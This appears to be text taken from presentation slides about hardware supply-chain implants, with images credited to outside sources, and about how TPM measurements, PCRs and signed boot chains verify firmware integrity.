




Image from https://www.eevblog.com/forum/projects/why-leave-empty-(unpopulated)-spaces-on-a-pcb/

“The Add”





Design or Implant?

- Complex, 3D bonding patterns
- Purpose: supply chain flexibility
  - Mfg will routinely swap out sub-components to optimize cost, yield

Inside a Package?

Can be legitimate: e.g.: flash memory package

Sold but has different configurations, or different memory internally


Wirebond down differently


Image credit bunnie Huang @20:40 of https://www.youtube.com/watch?v=RqQhWitJ1As

Challenges to Attackers

"If any single contractor attempts to modify the designs, the manufacturing process is structured so that those alterations would not match the other design elements in the manufacturing process."

- Supermicro CEO







Images from https://trmm.net/Modchips
CC-BY Trammell Hudson

Why TPM Attacks?


Back to boot...





OTP (Core root of trust – CRTM)
FSBL signed with mfr key
Additional signed bootloader stages
Signed OS
Verified at every stage of boot, fail closed

Cryptographic Underpinnings



Hash as a deterministic one-way function

+


Hash as infeasible to generate w/o source FW or to collide

+

Integrity from Signatures

Ability to Verify a Firmware Image Was Signed by A Specific Entity

PCRs, in the real world




Zimmer, Dasari, & Brogan, 2009

So... we have a bunch of hash values. What next?

Check that everything seems normal:


- Signatures: Components are signed by trusted authority
- Measurements: Final extended PCR value measured for specific state

